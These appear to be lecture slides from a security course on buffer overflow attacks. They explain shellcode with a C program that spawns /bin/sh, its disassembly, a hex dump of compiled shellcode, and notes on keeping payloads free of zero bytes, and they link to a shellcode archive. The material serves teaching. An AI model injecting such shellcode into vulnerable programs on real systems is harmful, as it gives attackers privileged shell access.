

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

Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called shellcode, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{
    // execute a shell with the privileges of the
    // vulnerable program
    exec(“/bin/sh”);
}
```

```c
#include <stdio.h>

void main() {

  char s[10] = "/bin/sh";
  execl(s,s,0);

}
```

```
_main:
00001f40    pushl   %ebp
00001f41    movl    %esp,%ebp
00001f43    subl    $0x18,%esp
00001f46    leal    0xf6(%ebp),%eax
00001f49    movl    %eax,%ecx
00001f4b    movw    $0x0000,0x08(%ecx)
00001f51    movl    $0x0068732f,0x04(%ecx)
00001f58    movl    $0x6e69622f,(%ecx)
00001f5e    movl    %eax,%ecx
00001f60    movl    %esp,%edx
00001f62    movl    %eax,0x04(%edx)
00001f65    movl    %ecx,(%edx)
00001f67    movl    $0x00000000,0x08(%edx)
00001f6e    calll   0x00001f78
00001f73    addl    $0x18,%esp
00001f76    popl    %ebp
00001f77    ret
```

```
mba2:smash abhi$ otool -t e22
e22:
(__TEXT,__text) section
00001f14 6a 00 89 e5 83 e4 f0 83 ec 10 8b 5d 04 89 1c 24
00001f24 8d 4d 08 89 4c 24 04 83 c3 01 c1 e3 02 01 cb 89
00001f34 5c 24 08 8b 03 83 c3 04 85 c0 75 f7 89 5c 24 0c
00001f44 e8 09 00 00 00 89 04 24 e8 47 00 00 00 f4 55 89
00001f54 e5 53 83 ec 64 e8 08 00 00 00 2f 62 69 6e 2f 73
00001f64 68 00 5b 89 5d 18 c7 45 1c 00 00 00 00 c7 44 24
00001f74 0c 00 00 00 00 8d 4d 18 89 4c 24 08 89 5c 24 04
00001f84 b8 3b 00 00 00 c7 04 24 00 00 00 00 cd 80 83 c4
00001f94 28 c9 c3
```

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?

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- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

Clever shell code

http://shell-storm.org/shellcode/files/shellcode-806.php

